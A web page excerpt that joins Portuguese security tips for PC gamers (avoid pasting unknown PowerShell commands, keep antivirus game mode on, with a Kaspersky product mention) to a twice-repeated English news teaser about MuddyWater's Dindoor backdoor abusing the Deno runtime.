Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?
Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.
Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:
Iran-linked threat actors associated with MuddyWater are using a newly tracked Windows backdoor dubbed Dindoor that hijacks the legitimate Deno runtime to execute malicious JavaScript and TypeScript payloads. The campaign demonstrates how trusted developer tooling can be turned into an effective execution layer for malware while reducing the value of file-signature and hash-based detection. The […]
The post Iran-Linked Hackers Abuse Legitimate Deno Runtime to Hide Dindoor Backdoor on Windows Sys
Iran-linked threat actors associated with MuddyWater are using a newly tracked Windows backdoor dubbed Dindoor that hijacks the legitimate Deno runtime to execute malicious JavaScript and TypeScript payloads. The campaign demonstrates how trusted developer tooling can be turned into an effective execution layer for malware while reducing the value of file-signature and hash-based detection. The […]

 Entrar